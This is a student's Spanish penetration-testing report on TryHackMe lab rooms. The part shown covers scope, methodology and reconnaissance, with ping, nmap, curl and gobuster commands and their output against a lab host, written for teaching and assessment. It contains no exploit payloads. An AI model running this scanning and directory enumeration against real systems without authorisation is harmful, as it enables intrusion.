

INSECUR S.A.

Seguridad Aplicada a Sistemas de Información

Actividad A08– HACKING ÉTICO INFORME DE PENTESTING

Basic Pentesting + Kenobi

Cliente:	INSECUR S.A.
Laboratorio:	TryHackMe
Salas evaluadas:	Basic Pentesting + Kenobi
Alumna:	Camila Olivera
Usuario TryHackMe:	camiluolivera2506
Correo institucional:	oliveracamila@uch.edu.ar
Correo personal:	camiluolivera2506@gmail.com
Período de trabajo:	25/09/2026 – 30/09/2026
Branch prevista:	Olivera-Camila

Documento elaborado con fines exclusivamente académicos

Control del documento

Campo	Información
Documento	Informe de Pentesting
Actividad	A08 – Hacking Ético
Cliente	INSECUR S.A.
Entorno	TryHackMe
Sala	Basic Pentesting
Responsable	Camila Olivera
Fecha de inicio	25/09/2026
Fecha de cierre	26/09/2026
Versión	1.0

Clasificación: Documento académico de evaluación de seguridad realizado exclusivamente sobre el entorno autorizado de TryHackMe indicado en el alcance.

Índice

I	Núcleo obligatorio	5
1	Resumen ejecutivo	5
2	Datos generales	5
2.1	Identificación de la evaluación	5
2.2	Objetivo	5
2.3	Alcance	6
2.4	Reglas de operación	6
3	Pre-pentesting	6
3.1	Autorización	6
3.2	Metodología	6
3.3	Herramientas utilizadas	6
4	Reconocimiento	6
4.1	Conectividad	7
4.2	Entorno VPN	7
5	Escaneo y enumeración	8
5.1	Nmap	8
5.2	Enumeración web	10
5.3	Enumeración SMB	12
6	Hallazgos por fase	14
6.1	H-01 – Exposición de información interna mediante recurso web accesible	14
6.1.1	Descripción	14
6.1.2	Componente afectado	15
6.1.3	Evidencia	15
6.1.4	Impacto	15
6.1.5	Salvaguardas recomendadas	15
6.1.6	Riesgo residual	15
6.2	H-02 – Credenciales débiles que permiten acceso SSH	15
6.2.1	Descripción	15
6.2.2	Componente afectado	16
6.2.3	Evidencia	16
6.2.4	Impacto	17
6.2.5	Salvaguardas recomendadas	17
6.2.6	Riesgo residual	17
6.3	H-03 – Exposición de clave privada SSH de otro usuario	18
6.3.1	Descripción	18
6.3.2	Componente afectado	18
6.3.3	Evidencia	19
6.3.4	Impacto	20
6.3.5	Salvaguardas recomendadas	20
6.3.6	Riesgo residual	20
6.4	H-04 – Acceso anónimo a recurso compartido SMB	21
6.4.1	Descripción	21
6.4.2	Componente afectado	21
6.4.3	Impacto	21

6.4.4	Salvaguardas recomendadas	21
6.4.5	Riesgo residual	21
6.5	Resumen de hallazgos	21
7	Recomendaciones post-pentesting	22
7.1	Recomendaciones técnicas	22
7.1.1	Protección de recursos web	22
7.1.2	Fortalecimiento de SSH	22
7.1.3	Protección de claves privadas	22
7.1.4	Seguridad de SMB	22
7.2	Recomendaciones administrativas	22
8	Protocolo de contingencia	22
8.1	Escenario de contingencia	22
8.2	Impacto sobre la continuidad del negocio	22
8.3	Plan de respuesta	23
8.3.1	1. Activación	23
8.3.2	2. Contención – primeros 15 minutos	23
8.3.3	3. Recuperación	23
8.3.4	4. Comunicación	23
8.3.5	5. Post-mortem	24
8.4	Objetivos de recuperación propuestos	24
9	Conclusiones	24
II	Sala de elección: Kenobi	25
10	Reconocimiento – Kenobi	25
10.1	Objetivo	25
10.2	Identificación del objetivo	25
10.3	Entorno de trabajo	26
11	Escaneo y enumeración – Kenobi	26
11.1	Escaneo de puertos	26
11.2	Identificación de servicios	27
11.3	Enumeración NFS	28
11.4	Enumeración SMB	30
11.5	Enumeración de ProFTPD	31
12	Explotación – Kenobi	32
12.1	Abuso controlado de mod_copy	32
12.2	Acceso al recurso NFS	33
12.3	Acceso SSH como kenobi	34
13	Post-explotación y escalada – Kenobi	34
13.1	Obtención de la flag de usuario	35
13.2	Enumeración de binarios SUID	35
13.3	Análisis del binario SUID	36
13.4	Escalada mediante manipulación controlada del PATH	36
13.5	Obtención de shell con privilegios	37
13.6	Verificación de privilegios	38
14	Hallazgos – Kenobi	38

14.1	K-01 – Exposición de recurso NFS	38
14.1.1	Descripción	38
14.1.2	Componente afectado	38
14.1.3	Evidencia	38
14.1.4	Impacto	39
14.1.5	Salvaguardas recomendadas	39
14.1.6	Riesgo residual	39
14.2	K-02 – Uso de mod_copy para copiar una clave privada SSH	39
14.2.1	Descripción	39
14.2.2	Componente afectado	39
14.2.3	Evidencia	39
14.2.4	Impacto	39
14.2.5	Salvaguardas recomendadas	40
14.2.6	Riesgo residual	40
14.3	K-03 – Escalada de privilegios mediante binario SUID y PATH	40
14.3.1	Descripción	40
14.3.2	Componente afectado	40
14.3.3	Evidencia	40
14.3.4	Impacto	40
14.3.5	Salvaguardas recomendadas	40
14.3.6	Riesgo residual	41
14.4	Resumen de hallazgos	41
15	Recomendaciones post-pentesting – Kenobi	41
15.1	Recomendaciones técnicas	41
15.2	Recomendaciones administrativas	41
16	Protocolo de contingencia – Kenobi	41
16.1	Escenario de contingencia	42
16.2	Plan de respuesta	42
16.3	Objetivos de recuperación propuestos	42
17	Conclusiones – Kenobi	42
18	Conclusiones generales	42
19	Anexo A – Bitácora	44
19.1	Bitácora – Basic Pentesting	44
19.2	Bitácora – Kenobi	44
20	Anexo B – Evidencias	45
20.1	Evidencia de finalización de las salas	45
20.2	Evidencias principales	46
21	Anexo C – Hashes de las flags obtenidas	47
22	Anexo D – Declaración ética	48

Parte I

Núcleo obligatorio

1. Resumen ejecutivo

Durante la evaluación de seguridad realizada sobre el entorno autorizado de TryHackMe se identificaron cuatro hallazgos relevantes durante las fases de reconocimiento, enumeración, explotación y post-explotación.

Los hallazgos identificados fueron:

- exposición de información interna mediante un directorio web accesible;
- utilización de credenciales que permitieron acceso remoto mediante SSH;
- exposición de una clave privada SSH perteneciente a otro usuario;
- acceso anónimo a un recurso compartido SMB.

Los hallazgos afectan principalmente la confidencialidad de la información y los controles de autenticación y autorización del sistema.

Severidad	Cantidad	Hallazgos
Crítica	0	–
Alta	1	H-03
Media	3	H-01, H-02, H-04
Baja	0	–
Total	4	H-01 a H-04

Las recomendaciones principales se orientan a fortalecer los controles de acceso, aplicar políticas robustas de autenticación, restringir recursos compartidos, proteger las claves privadas y separar adecuadamente los recursos de desarrollo de los entornos destinados a producción.

2. Datos generales

2.1. Identificación de la evaluación

Elemento	Detalle
Cliente	INSECUR S.A.
Actividad	A08 – Hacking Ético
Entorno	TryHackMe
Sala	Basic Pentesting
Usuario THM	camiluolivera2506
Alumna	Camila Olivera
Fecha de inicio	25/09/2026
Fecha de cierre	26/09/2026

2.2. Objetivo

El objetivo de la actividad fue realizar una evaluación de seguridad controlada sobre el entorno autorizado de TryHackMe, aplicando técnicas de reconocimiento, enumeración, identificación de vulnerabilidades, explotación controlada y post-explotación.

La evaluación tuvo como finalidad identificar debilidades de seguridad, documentar evidencias y proponer medidas de mitigación.

2.3. Alcance

El alcance estuvo limitado al laboratorio autorizado de TryHackMe correspondiente a la actividad práctica.

No se realizaron actividades fuera del entorno autorizado.

2.4. Reglas de operación

Las actividades fueron realizadas con fines exclusivamente académicos y sobre el objetivo autorizado.

Las acciones se limitaron a técnicas necesarias para la evaluación del laboratorio, evitando la extracción innecesaria de información sensible.

3. Pre-pentesting

3.1. Autorización

La evaluación se realizó dentro del alcance autorizado establecido para la Actividad A08 – Hacking Ético, utilizando TryHackMe como entorno controlado.

3.2. Metodología

El trabajo siguió un flujo de pentesting compuesto por:

1. reconocimiento;
2. escaneo;
3. enumeración;
4. identificación de vulnerabilidades;
5. explotación controlada;
6. post-explotación;
7. documentación;
8. recomendaciones y cierre.

3.3. Herramientas utilizadas

Durante la actividad se utilizaron herramientas disponibles en Kali Linux, entre ellas:

- Nmap;
- Gobuster;
- cURL;
- smbclient;
- cliente SSH;
- herramientas de terminal de Linux;
- OpenVPN para conexión al entorno de TryHackMe.

4. Reconocimiento

4.1. Conectividad

El objetivo inicial documentado fue:

```
10.64.160.174
```

La conectividad fue comprobada mediante:

```
ping -c 4 10.64.160.174
```

Se obtuvieron cuatro respuestas, sin pérdida de paquetes.




Figura 1: Prueba de conectividad con el objetivo autorizado.

4.2. Entorno VPN

La conexión al laboratorio se realizó mediante OpenVPN.

La interfaz utilizada permitió establecer conectividad entre Kali Linux y el entorno de TryHackMe.




Figura 2: Interfaz de red utilizada para la conexión al laboratorio.

5. Escaneo y enumeración


5.1. Nmap

Se realizó un escaneo de los principales puertos utilizando detección de servicios y scripts básicos:

```
nmap -sC -sV --top-ports 1000 -T3 \  
-oA /home/kali/TP_THM/evidencias/escaneo/BP-03_nmap \  
10.64.160.174
```

El análisis permitió identificar, entre otros, los siguientes servicios:

Puerto	Servicio	Versión / información
22	SSH	OpenSSH 8.2p1 Ubuntu
80	HTTP	Apache httpd 2.4.41
139	NetBIOS/SMB	Samba
445	SMB	Samba
8009	AJP13	Apache Jserv
8080	HTTP	Apache Tomcat 9.0.7



```
rtt min/avg/max/mdev = 176.915/219.757/337.586/68.139 ms

(kali@kali)-[~]
$ mkdir -p /home/kali/TP_THM/evidencias/escaneo && nmap -sC -sV --top-ports
1000 -T3 -oA /home/kali/TP_THM/evidencias/escaneo/BP-03_nmap 10.64.160.174
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-26 01:12 -0400
Nmap scan report for 10.64.160.174
Host is up (0.18s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   3072 50:1b:f4:86:b7:64:9d:ec:71:fa:3f:1a:8d:b1:4b:a5 (RSA)
|   256 af:ae:35:57:d8:3b:c0:68:b0:1b:7f:4b:f1:1a:5c:84 (ECDSA)
|_  256 c3:fd:cf:f3:2d:6a:71:2a:2c:3c:61:95:be:49:6c:31 (ED25519)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn    Samba smbd 4
445/tcp   open  netbios-ssn    Samba smbd 4
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http           Apache Tomcat 9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: -2s
|_ smb2-time:
|   date: 2026-09-26T05:12:20
```

Figura 3: Resultado del escaneo Nmap – servicios y puertos identificados.




Figura 4: Continuación del resultado del escaneo Nmap.

5.2. Enumeración web

Se realizó una consulta HTTP inicial:

```
curl -i http://10.64.160.174/
```


El servidor respondió correctamente y mostró una página de mantenimiento con una referencia a una sección de notas de desarrollo.

Posteriormente se utilizó Gobuster:

```
gobuster dir -u http://10.64.160.174/ \
-w /usr/share/wordlists/dirb/common.txt \
-o /home/kali/TP_THM/evidencias/escaneo/BP-04_gobuster80.txt
```

Entre los resultados se identificó el recurso:

```
/development/
```



```
(kali@kali)-[~]
$ gobuster dir -u http://10.64.160.174/ -w /usr/share/wordlists/dirb/common.txt -o /home/kali/TP_THM/evidencias/escaneo/BP-04_gobuster80.txt

Gobuster v3.8.2 Information
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.64.160.174/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
development (Status: 301) [Size: 320] [→ http://10.64.160.174/development/]
index.html (Status: 200) [Size: 158]
server-status (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)

Finished
```

Figura 5: Enumeración de directorios mediante Gobuster.

El contenido del directorio fue consultado mediante:

```
curl -s http://10.64.160.174/development/
```

Se identificaron los archivos:

- dev.txt
- j.txt




Figura 6: Contenido del archivo dev.txt.

